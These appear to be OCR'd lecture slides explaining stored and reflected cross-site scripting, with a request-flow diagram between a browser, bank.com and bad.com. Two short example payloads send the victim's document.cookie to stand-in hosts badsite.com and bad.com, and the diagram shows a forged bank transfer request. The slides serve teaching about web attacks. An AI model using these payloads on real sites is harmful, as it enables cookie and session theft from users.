
Stored XSS Attack

- Stored XSS occurs when malicious scripts are stored on the server and later served to users.
- Common places where this can happen: User-generated content fields (e.g., comments, profiles).
- When other users view the content, the script is executed in their browsers.

```
Here is a picture of my dog <img id="mydogpic" src="dog.jpg">
  <script>document.getElementById("mydogpic").src="http://
  badsite.com/dog.jpg?arg1=" + document.cookie </script>
```

- The image tag's src attribute specifies a URL from which to retrieve a resource.
- Within the script, setting the .src property results in a GET request, the value of its URL parameter
- arg1 being the browser's full set of cookies for the current document (forum site). This is sent to badsite.com as a side
- Effect: resulting in cookie theft. More generally, the malicious input could be.

Stored XSS attack



GET http://bad.com/steal?c=document.cookie
bad.com
5 Steal valuable data
Client
Browser
1 Inject malicious script
2 Request content
3 Receive malicious script
5 Perform attacker action
4 Execute the malicious script *as though the server meant us to run it*
bank.com
GET http://bank.com/transfer?amt=9999&to=attacker

Reflected XSS Attack

- Reflected XSS attack
- Attacker gets you to send the bank.com server a URL that includes some Javascript code
- bank.com echoes the script back to you in its response
- Your browser, none the wiser, executes the script in the response within the same origin as bank.com


Reflected XSS attack

- Reflected XSS occurs when malicious scripts are injected into the URL or input fields and reflected back to the victim by the server in the response.
- Unlike Stored XSS, the malicious script is not stored on the server; it is delivered to the victim via a crafted link or input.



```
Our favorite site for deals is
www.good.com: <a href=
'http://www.good.com/
<script>document.location="http://
bad.com
/dog.jpg?arg1="+document.cookie; </
script>'> Click here </a>
```

